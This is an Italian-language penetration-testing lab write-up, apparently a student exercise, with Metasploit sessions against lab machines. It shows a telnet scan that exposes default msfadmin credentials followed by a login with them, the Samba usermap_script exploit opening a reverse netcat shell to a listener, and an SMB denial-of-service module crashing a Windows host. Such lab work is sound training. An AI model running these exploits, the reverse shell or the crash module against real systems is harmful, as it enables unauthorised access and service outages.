




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.45-dev                          ]
+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
                                        tasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.1.149:23      - 192.168.1.149:23 TELNET _                  _       _ _        _     _      ____  \x0a _ __ ___   ___| |
_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
|\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\
__,_|_.__/|_|\___|_____|\x0a                            |_|                                          \x0a\x0a\x0aWarning: Never exp
ose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0
a\x0a\x0ametasploitable login:
[*] 192.168.1.149:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Andiamo ad eseguire il comando " msfconsole" da terminale e scegliamo l'exploit telnet tramite il comando "use auxiliary/telnet/telnet_version", andiamo ad impostare l'indirizzo ip del target host con il comando "set rhosts 192.168.1.149" e lo eseguiamo con "run". Vediamo che il modulo ha recuperato i dati di login del servizio e li andiamo subito a testare. Con il comando "telnet 192.168.1.149 ci andiamo a collegare alla macchina di metasploitable e inseriamo le credenziali generate "msfadmin/msfadmin". Vediamo che il login è stato eseguito con successo.




```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.149
[*] exec: telnet 192.168.1.149

Trying 192.168.1.149 ...
Connected to 192.168.1.149.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 04:05:07 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```



```
      \
       \  ,__,
        \ (oo)____
          (__)    )\
             ||--|| *


       =[ metasploit v6.3.45-dev                          ]
+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                       asploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.110    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.110:4444
[*] Command shell session 1 opened (192.168.1.110:4444 → 192.168.1.149:49096) at 2024-01-16 04:18:43 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e9:99:38
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee9:9938/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1362 errors:0 dropped:0 overruns:0 frame:0
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:141563 (138.2 KB)  TX bytes:19105 (18.6 KB)
          Base address:0×d020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50281 (49.1 KB)  TX bytes:50281 (49.1 KB)

█
```

Comandi:

- use multi/samba/usermap_script
- show options
- set rhosts 192.168.1.149
- run
- ifconfig



```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
                                      sploit.html
   RPORT   445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/smb/ms09_001_write) > run
[*] Running module against 192.168.1.200

Attempting to crash the remote host ...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
rescue
datalenlow=65535 dataoffset=45535 fillersize=72
rescue
datalenlow=55535 dataoffset=45535 fillersize=72
rescue
datalenlow=45535 dataoffset=45535 fillersize=72
rescue
datalenlow=35535 dataoffset=45535 fillersize=72
rescue
datalenlow=25535 dataoffset=45535 fillersize=72
rescue
datalenlow=15535 dataoffset=45535 fillersize=72
rescue
datalenlow=65535 dataoffset=35535 fillersize=72
rescue
datalenlow=55535 dataoffset=35535 fillersize=72
rescue
datalenlow=45535 dataoffset=35535 fillersize=72
rescue
datalenlow=35535 dataoffset=35535 fillersize=72
rescue
datalenlow=25535 dataoffset=35535 fillersize=72
rescue
datalenlow=15535 dataoffset=35535 fillersize=72
rescue
datalenlow=65535 dataoffset=25535 fillersize=72
rescue
datalenlow=55535 dataoffset=25535 fillersize=72
rescue
datalenlow=45535 dataoffset=25535 fillersize=72
rescue
datalenlow=35535 dataoffset=25535 fillersize=72
rescue
datalenlow=25535 dataoffset=25535 fillersize=72
rescue
```

Comandi:

- use auxiliary/dos/windows/smb/ms09_001_write
- show options
- set rhosts 192.168.1.200
- run